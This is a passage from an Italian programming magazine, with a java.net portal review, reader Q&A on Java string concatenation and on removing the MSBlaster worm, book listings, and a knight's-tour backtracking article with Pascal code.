Come avete visto si tratta di un mondo affascinante per tanti versi, nel quale si possono riscontrare elementi nuovi (l'uso di un robot) con altri già noti (l'utilizzo di un linguaggio universale come C++). Probabilmente la maggior parte dei lettori di questo articolo non avrà mai a disposizione un vero AIBO sul quale effettuare le prove, tuttavia è importante cogliere lo spirito di queste cose, e cioè la capacità di apprendimento di nuove tecniche di programmazione, di nuove librerie software e di adattamento di tecniche già conosciute a nuove situazioni che si possono presentare durante la nostra attività di programmatori. Queste cose serviranno certamente a tutti.
Alla prossima!

Alfredo Marroccelli

Se avete consigli, suggerimenti o considerazioni scrivete pure a:

alfredo.marroccelli@ioprogrammo.it

per esprimere la vostra.

Il suo punto di forza? Una grande comunità di sviluppatori

java.net

The Source for Java Technology Collaboration.

Uno dei punti di forza di Java risiede nella grande comunità di sviluppatori che è al suo seguito. Tempo fa, si è stimato che il numero degli sviluppatori a lavoro con Java abbia raggiunto e superato quello di un altro gigante del settore, C++. Insomma, per quanto si possa reputare attendibile o meno una statistica del genere, il fatto che Java sia un linguaggio arcinoto non è argomento contestabile. Java, fondamentalmente, è arrivato al posto giusto nel momento giusto, giacché risponde adeguatamente a molte problematiche dei giorni d'oggi. Con Java è facile fare cose che con C++ sono assai più complesse. Si pensi al multithreading e alla sincronizzazione delle sezioni critiche, o al networking, o all'uso dei database. Conta molto anche la portabilità: spesso e volentieri è difficile e noioso fare il porting di un programma C++ da una piattaforma all'altra, per via delle differenti chiamate di sistema, al quale C++ è indissolubilmente legato anche per operazioni piuttosto elementari. Certo, Java ha prestazioni nettamente inferiori, ed infatti non è adatto sempre e comunque ad ogni tipo di progetto. Ci sono molti ambiti, però, dove le prestazioni finiscono in secondo piano rispetto alla portabilità e alla semplicità di sviluppo e manutenzione del codice. I processori sempre più potenti, insieme alle macchine virtuali sempre più prestanti, rendono inoltre il problema delle prestazioni più sottile con il trascorrere del tempo. Uno degli aspetti più affascinanti di Java sta proprio nella grande comunità di sviluppatori che vi orbita intorno. I programmatori Java, di norma, non si chiudono in se stessi, ma traggono beneficio dall'utilizzo delle tante comunità virtuali presenti in rete, sotto innumerevoli forme. Vi serve un aiuto per scrivere un software? In rete troverete certamente chi è disposto a darvi una mano.

Già una volta, in questa rubrica, ho presentato una delle più importanti comunità di sviluppatori Java, jGuru (*http://www.jguru.com/*). Ultimamente, la lista delle comunità di Java si è arricchita con una nuova entrata di grande prestigio, mantenuta direttamente da Sun Microsystems.

Digitando *http://java.net/* nella barra degli indirizzi del vostro browser, vi ritroverete su java.net, l'ultimo parto di Sun per il suo prodotto di punta.

Sostanzialmente, il sito si presenta come un portale verso le comunità di sviluppatori Java. Al suo interno troverete l'elenco di gran parte delle comunità Java presenti al mondo. Se ne mantenete una, naturalmente, potrete aggiungerla alla lista. I servizi offerti da java.net, ad ogni modo, non si fermano qui. Potrete iniziare a costruire la vostra comunità da zero, direttamente sfruttando gli strumenti di organizzazione e gestione dello spazio offerti dal sito. Su java.net potrete ospitare e diffondere i vostri progetti software. Non mancano i forum, i blog tematici, le mailing list e tutti gli irrinunciabili servizi di questo genere. Inoltre, le diverse sezioni del portale raccolgono informazioni e novità sul mondo di Java.

Per partecipare attivamente alle iniziative del sito è necessario registrarsi ed ottenere uno username, operazione naturalmente gratuita. Potrete così gestire la vostra scheda, segnalando i vostri progetti e le vostre comunità. Mediante il vostro username, inoltre, potrete partecipare ad ogni iniziativa pubblicizzata nel sito. Non mancano neanche le classiche recensioni, le presentazioni degli eventi, le interviste alle personalità di rilievo del settore e così via. Il portale, essendo gestito direttamente da Sun Microsystems, gode già di ampia popolarità, nonostante i pochi giorni di attività. Al momento, si contano diverse migliaia di utenti e qualche centinaio di progetti ospitati. Ovviamente, è lecito credere che questo sia solo l'inizio di un portale destinato a decollare, per diventare presto punto di riferimento per gran parte degli sviluppatori Java. Il sito è ben fatto, ci si naviga bene e non ci si perde mai. L'aspetto è gradevole e rispetta i classici canoni ai quali siamo stati abituati dal reparto Web di Sun.

Se lavorate quotidianamente con Java, vi consiglio di tenerlo d'occhio.

Carlo Pelliccia

INBox L'esperto risponde...

Esercizi in Java

Egregio sig. Paolo Perrotta, complimentandomi per i suoi articoli "Java da zero", desidero porle la seguante domanda, in merito all'esercizio 6 della "puntata" Dalla 'a' alla 'z': Come convertire un tipo char in String, per poter comporre una stringa di piu' char? Ecco il codice:

```
String TempS = Temp +
        (String)(dueLettere[0]) +
(String)(dueLettere[1]);
```

qui ho provato a forzare la conversione in string, ma il compilatore afferma che i tipi non sono convertibili... se cerco di aggregare i due chars senza convertire, mi dice invece che trova un *INT* (ma dove lo vedra' mai??) e vuole invece una stringa... Come posso ovviare a questo problema?

Via e-mail

Risponde Paolo Perrotta.
Il problema nasce dal fatto che il compilatore si trova davanti ad tre *char*. Il *char* è concettualmente "vicino" ad un *int* (in effetti è rappresentato internamente con il codice Unicode del carattere, che è un intero). Quando usi l'operatore '+' con dei *char*, Java interpreta il simbolo come un operatore di addizione e cerca di convertire i *char* in *int*. Ad esempio:

```
System.out.println('a' + 'b');
```

Questa istruzione stampa il numero 195, che sarebbe la somma dei codici Unicode del carattere 'a' e del carattere 'b' (rispettivamente 97 e 98). Questa "matematica dei caratteri" è spesso utile durante la programmazione.
Ad esempio, è facile chiedere qual è la decima lettera dell'alfabeto:

```
System.out.println((char)('a' + 9));
```

(In questo caso ho riconvertito l'intero in char perché voglio stampare il carattere, non il suo codice). Quindi, se non gli dici niente, Java cerca di convertire un *char* in un *int* in presenza di operatori aritmetici. Naturalmente in questo caso non abbiamo un operatore aritmetico, ma una concatenazione. Purtroppo Java non può saperlo. Dobbiamo farglielo capire precisando che gli operandi non sono roba che si possa sommare, ma piuttosto roba che si può concatenare (stringhe).
Esistono diversi modi per convertire dei caratteri in stringhe, ma nel tuo caso il modo più semplice (anche se forse non il più elegante) è aggiungere una semplice stringa vuota all'inizio dell'espressione:

```
String TempS = "" + Temp + dueLettere[0]
                         + dueLettere[1];
```

Ora l'intera espressione inizia con una stringa, anche se si tratta di una stringa vuota. Appena vede la stringa il compilatore capisce che il segno che la segue non può essere un operatore di addizione, ma deve essere per forza un operatore di concatenazione. Quindi converte in stringa l'operando successivo, concatena le due stringhe in una nuova stringa e va avanti così fino a quando non ha terminato di risolvere l'espressione. Esistono altri modi.
Ma implicano che tu conosca il concetto di metodo, che spiegherò durante i prossimi mesi. Quindi per ora ti consiglio di usare questo, che comunque è anche il più sintetico.

Fatti e misfatti di RPC

Salve, nel numero di ottobre, ho letto con molto interesse l'articolo di Elia Florio "Fatti e misfatti di RPC". Purtroppo oltre l'interesse non sono riuscito ad andare, nel senso che non ho nessuna dimestichezza con gli argomenti trattati. Tuttavia il mio sistema (XP Home) è afflitto da qualche settimana da un arresto di sistema iniziato da NT Authority System così come viene anche illustrato da voi. Ora mi chiedevo se posso fare qualcosa per risolvere questo problema che mi affligge la maggior parte delle volte che mi collego in rete.
Grazie

Emilio Albano

Risponde Elia Florio.
La rubrica degli "exploit" si rivolge in genere agli esperti di sicurezza, che conoscono le problematiche dei buffer overflow e dei bug scoperti ogni giorno nei software. Tuttavia, anche senza approfondire il codice, gli articoli di questa rubrica sono spesso interessanti da leggere, come nel tuo caso.
Il problema da te riscontrato è dovuto al rm "MSBlaster" (anche conosciuto come LovSan). In pratica quando ti connetti ad Internet il tuo PC viene attaccato da qualche altro host infetto (connesso allo stesso provider) e riceve un pacchetto RPC malformato, in grado di causare il riavvio forzato.
Per rimuovere il problema devi :

- aggiornare il tuo sistema WindowsXP con la patch *http://www.microsoft.com/downloads/details.aspx?displaylang=it&FamilyID=2354406C-C5B6-44AC-9532-3DE40F69C074* oppure usando l'utility "*windowsupdate.com*"
- rimuovere il worm dal tuo sistema usando l'utility *http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster. worm.removal.tool.html*
- proteggere la porta 135 del tuo PC con un personal firewall tipo ZoneAlarm o Norton Internet Security.


PER CONTATTARCI

e-mail: iopinbox@edmaster.it
Posta: Edizioni Master,
Via Cesare Correnti, 1 - 20123 Milano

Biblioteca

ON LINE

JAVABLE

Un sito per essere sempre aggiornati sull'evolversi del mondo Java: news, articoli, forum, tutorial, file e tool per il linguaggio creato da SUN.

www.javable.com

VB2THEMAX

Semplicemente uno dei più grandi repository delle risorse online su Visual Basic.

http://www.vb2themax.com

DELPHIZINE.COM

Un completo WebZine dedicato al linguaggio di casa Borland: Delphi. Articolo, faq, tips e quant'altro necessario al programmatore Delphi.

http://www.delphizine.com/

JAVA 2 SDK 1.4 – GUIDA COMPLETA

Un ottimo testo per imparare le basi della programmazione Java; il volume presenta le tecniche di programmazione, i concetti e le metodologie per lo sviluppo d'applicazioni Java adottando l'SDK 1.4.

I numerosi esempi che accompagnano il testo, forniscono al lettore la possibilità di mettere subito in pratica quanto appreso nei diversi capitoli, dalla gestione degli oggetti, liste, operatori, classi e metodi, alla gestione delle applet e all'interazione con strutture dati XML. Il CD-Rom che accompagna il libro contiene il codice degli esempi trattati nel testo, il Sun Java Software Development Kit 1.4 e altro materiale trial.

Difficoltà: Medio-alta • Autore: R.Cadenhead – L.Lemay • Editore: Apogeo

http://www.apogeonline.com • ISBN: 88-503-2128-7 • Anno di pubblicazione: 2003

Lingua: Italiana • Pagine: 645 • Prezzo: € 49,00 • Contiene 1 Cd-Rom

UML COMPONENTS

Gli sviluppatori che usano tecnologie COM+ ed Enterprise JavaBeans, devono essere in grado di definire ed esprimere le specifiche dei loro componenti. Lo Unified Modeling Language (UML) permette di farlo indipendentemente dal fatto che i componenti siano implementati internamente usando una tecnologia ad oggetti. Si rende necessario, però, anche un semplice processo che assicuri la corrispondenza tra le specifiche e i requisiti. Il libro è focalizzato sulla specifica delle caratteristiche esterne dei componenti e sulle interdipendenze, piuttosto che sull'implementazione interna. Le specifiche dei componenti sono illustrate da numerosi diagrammi UML, e un caso pilota dettagliato mostra, nella pratica, i concetti e le tecniche più importanti. Gli architetti di sistema, i progettisti, i programmatori e gli addetti al testing che sono interessati a sfruttare i vantaggi offerti da UML troveranno in questo libro una guida concisa, pratica e ricca di idee.

Difficoltà: Alta • Autore: J.Cheesman – J.Daniels • Editore: Addison-Wesley

http://www.addison.it • ISBN: 88-7192-129-1 • Anno di pubblicazione: 2002

Lingua: Italiana • Pagine: 167 • Prezzo: € 24,80

BEGINNING JAVA OBJECTS: FROM CONCEPTS TO CODE

Tra le caratteristiche più apprezzate del linguaggio di programmazione Java, sicuramente spicca la sua natura orientata agli oggetti per lo sviluppo d'applicazioni cross platform. Un'applicazione Java progettata per ambiente Windows, se progettata in modo consapevole, facilmente sarà in grado di "girare" in ambienti Linux e viceversa. Tutto ciò prevede che lo sviluppatore abbia una certa familiarità con i Java Objects; il testo si pone come un'utile guida all'apprendimento di tali concetti, fornendo al lettore tutti gli strumenti affinché lo stesso possa imparare ad utilizzare efficientemente gli oggetti in Java, utilizzando un linguaggio chiaro e conciso e, in alcuni contesti, appoggiandosi all'UML per meglio esplicare taluni concetti.

Difficoltà: Media-Alta • Autore: J.Barker • Editore: Apress http://www.apress.com

ISBN: 1-59059-146-1 • Anno di pubblicazione: 2003 • Lingua: Inglese • Pagine: 688

Prezzo: $ 44.99

Algoritmi per "il giro di cavallo"

di Fabio Grimaldi

Esaminiamo il problema conosciuto come giro di cavallo approfondendo una prima soluzione; ed intorno ai risultati apriamo una discussione.

Nel breve articolo di presentazione della neonata sezione di ioProgrammo, nel numero scorso, ci eravamo lasciati indicando due distinte strade per la soluzione del problema. La prima prevedeva l'attuazione del backtracking, mentre la seconda più auspicabile proponeva al nostro cavallo l'individuazione di un percorso, mediante precise regole di spostamento. Facciamo un piccolo passo indietro per dare la possibilità a chi ha dimenticato di passare in edicola il mese scorso, di capire cosa stiamo scrivendo. Il problema del giro di cavallo appartiene alla vasta casistica di giochi su scacchiera. Si pone un cavallo in una qualsiasi casa della scacchiera, per semplificare si può pensare ad uno dei quattro vertici. Successivamente, si muove il cavallo, ovviamente secondo le regole degli scacchi, quindi ad L, sulle 64 caselle della scacchiere senza che ognuna di esse sia toccata più di una volta. Qualora nell'ultima mossa si arrivi alla casella iniziale si ha la variante di giro di cavallo chiuso.

SOLUZIONE BACKTRACKING

Una prima possibilità è il backtracking. Si tratta di una metodologia a cui facciamo spesso ricorso, che ci garantisce il risultato, qualora ci sia. Certo non si può dire che sia molto efficiente. A dire il vero la mia prima decisione era quella di trattare superficialmente tale soluzione ed esplorare altre possibilità magari più proficue, con il risultato che non avremmo affrontato in maniera decente alcunché. Così, sulla base del notevole interesse che ha suscitato in me e che spero susciterà in voi, ho rispolverato il compilatore pascal e ho implementato una mia soluzione. Ripeto, il programma completo presentato di seguito non è una soluzione efficiente, come spesso accade quando si una il backtracking, ma ha il pregio di chiarire alcuni importanti punti nodali del problema e fornisce un ottimo punto di partenza per ulteriori analisi e per lo sviluppo di altri algoritmi; a tale proposito è consigliata una attenta analisi del codice prodotto. Il backtracking come ormai sarà noto è una tecnica che a fronte di un problema esplora tutte le possibilità fin quando non si perviene ad una soluzione. Si intuisce che proprio perché si attua una ricerca esaustiva si possono raggiungere tempi computazionali non accettabili. Per capire in poche battute il metodo si associa la ricerca della soluzione al percorso su un albero. I nodi indicano possibili soluzioni fin quando si raggiunge una foglia che definisce una soluzione cercata. La ricerca della soluzione si attua percorrendo in profondità l'albero. Se si arriva ad una foglia che non è soluzione, allora si deve percorre a ritroso l'albero, e a partire dal nodo padre si devono esplorare nuove soluzioni. L'implementazione si ottiene con l'uso di una pila su cui le operazioni di push indicano un nuovo salto del cavallo, mentre le pop specificano il percorso a ritroso con il quale si ricercano nuove soluzioni. Per concretizzare il metodo bisogna definire i movimenti base del cavallo (nel caso migliore sono otto) e intraprendere il percorso da una qualsiasi cella. L'equino nella generica casella tenterà il successivo salto provando nell'ordine (in senso orario a partire da incremento di x di due e decremento di y di 1) le otto direzioni, la prima che risulta valida viene convalidata e percorsa, tale operazione equivale ad una push. Se non vi sono caselle disponibili si torna indietro di un passo, operazione di pop, e si esplorano le direzioni che risultavano inesplorate (informazione memorizzata con la push), se ve ne è una disponibile si prosegue sempre con push, altri-

Fig. 1: ***Output. Soluzione finale e parziali.***

SUL WEB

Uno degli scopi di questa sezione è quello di dare la possibilità ai lettori di discutere e confrontare i propri studi e le proprie implementazioni. A tale proposito su www.ioprogrammo.net nella sezione forum vi è una discussione apposita sul tema dove tra programmatori sarà possibile scambiare le proprie opinioni sul tema.





Fig. 2: **A voi l'onere di trovare un algoritmo che risolva il problema.**

NOTA

FILONI DI APPROFONDIMENTO

L'enigma affrontato abbraccia molti ambiti, ad esempio, ha una fortissima valenza storica se si pensa che i primi studi risalgono a tempi in cui il computer non veniva immaginato neanche dalle più fantasiose menti. Anche se come giro di cavallo appare per la prima volta nel 1902 in una rivista inglese a cura di Murray, già intorno al lontano 840 furono ritrovate mappe di numeri, compiute dagli arabi Mani e Rhumi, che risolvono il problema. Sorprendente è l'interesse dimostrato da conosciuti studiosi verso la questione, Eulero (Leonard Euler) è il più lucido esempio. Ma oltre alla storia, motivi di approfondimento sono sicuramente i programmi per computer che traducono algoritmi solutori e gli studi fatti direttamente su scacchiera.

menti ancora a ritroso con pop e così si generalizza il procedimento. Adesso risulta più chiaro il parallelo con l'albero, vero? Implementiamo.

IL CODICE

Per motivi legati allo spazio a nostra disposizione il codice è stato linkato sul Web all'indirizzo *www.ioprogrammo.it/enigma*.
La pila mantiene nell'ordine, per ogni nodo, le posizioni occupate dal cavallo e la direzione intrapresa. *Campo* è la matrice che rappresenta la scacchiera. Man mano che il cavallo percorre il suo giro sulla matrice vengono numerate le caselle calpestate (ovviamente, 1 è il primo passo, 2 il secondo e così via). Le due variabili *s* e *cicli* contengono, rispettivamente, il numero di case calpestate (*step*) fino a quel momento, e il numero di cicli (più precisamente il numero di push, quindi di salti). Con la seconda di queste variabili possiamo fare una valutazione quantitativa dell'algoritmo e delle scelte riguardanti il settaggio di alcuni paramentri. Le funzioni sono riportate nel codice proposto sul Web.
Oltre alle funzioni legate all'uso della pila (*is_emplty, push, pop, top*), vi sono quelle specifiche; con muovi si tenta un nuovo salto. L'ordine delle direzioni di salto è numerato. *Azzera* serve per preparare la matrice, mentre *visual* fornisce l'output (è usato anche parziale).
Infine, vi è il programma principale in cui si attua il backtracking. La *push* viene richiamata quando vi sono possibilità di mosse, altrimenti si invoca *pop*.

```
Begin { Principale }
   pila:=nil; { inizialmente lo stack _ vuoto }
   azzera(campo);
   cicli:=0;
   writeln('dammi le coordinate di partenza');
   { La rana viene paracadutata }
   write(' x-> ');
   readln(i);
   write(' y-> ');
   readln(j);
   s:=1;  { contatore dei macro passi "step" compiuti }
   coo.x:=i;
   coo.y:=j;
   coo.d:=1; { inizializzazione delle coordinate }
   push(coo,pila);
   campo[coo.x,coo.y]:=s;
   massimo:=salti-10;
   repeat
     while muovi(campo,coo) do
     begin
       cicli:=cicli+1;
       push(coo,pila);
       s:=s+1;
       campo[coo.x,coo.y]:=s;
       coo.d:=1;
     end;
     if s<salti then
       if not(is_empty(pila)) then
         begin
           pop(pila,coo);
           dir:=coo.d+1;
           campo[coo.x,coo.y]:=0;
           top(pila,coo);
           coo.d:=dir;
           if s>massimo then
             begin massimo:=s;
                   visual(campo);
                   writeln(' .. elaborazione -')
             end;
           s:=s-1;
         end;
     until (is_empty(pila)) or (s>salti-1);
     if s=salti then visual(campo)
           else write ('Non ci sono soluzioni');
End.
```

L'output del programma è rappresentato in Fig. 2, a fronte della partenza dalla casa 4,4 (gli scacchisti avrebbero detto *d4*). È sorprendente notare che il numero di push è stratosferico, infatti, sono oltre 22 milioni.
Analizzando le soluzioni parziali si nota come la ricerca a ritroso di nuove soluzioni è spesso faticosa; ad esempio nella ricerca dell'ultima casa l'algoritmo ha percorso a ritroso le soluzioni fino alla 33, ed ha poi, per tentativi, ricostruito un nuovo cammino. Cambiando l'ordine delle direzioni si possono ottenere risultati migliori.

CONCLUSIONI

Sinceramente non pensavo ci fosse un simile fermento circa questo problema. Esplorando in rete ho individuato tanti siti che affrontano l'enigma. La ragione di questo interesse è forse dovuta al fatto che oltre ad essere un rompicapo affascinante e con un alone di mistero, coinvolge differenti figure, come il programmatore, lo scacchista e lo studioso in generale. Inoltre, come è emerso la questione può essere affrontata da diversi punti di vista da quello storico-artistico al più vicino a noi di programmazione.
Nella prossima puntata concluderemo su cartaceo il presente problema visionando soluzioni più efficienti, sperando che possa proseguire la sua vita (intesa come discussione, nel forum di *www.ioprogrammo.net*), e introdurremo un nuovo problema. Comincio già da adesso la ricerca di qualcosa di succulento che possa soddisfare i palati più esigenti.
Alla prossima!!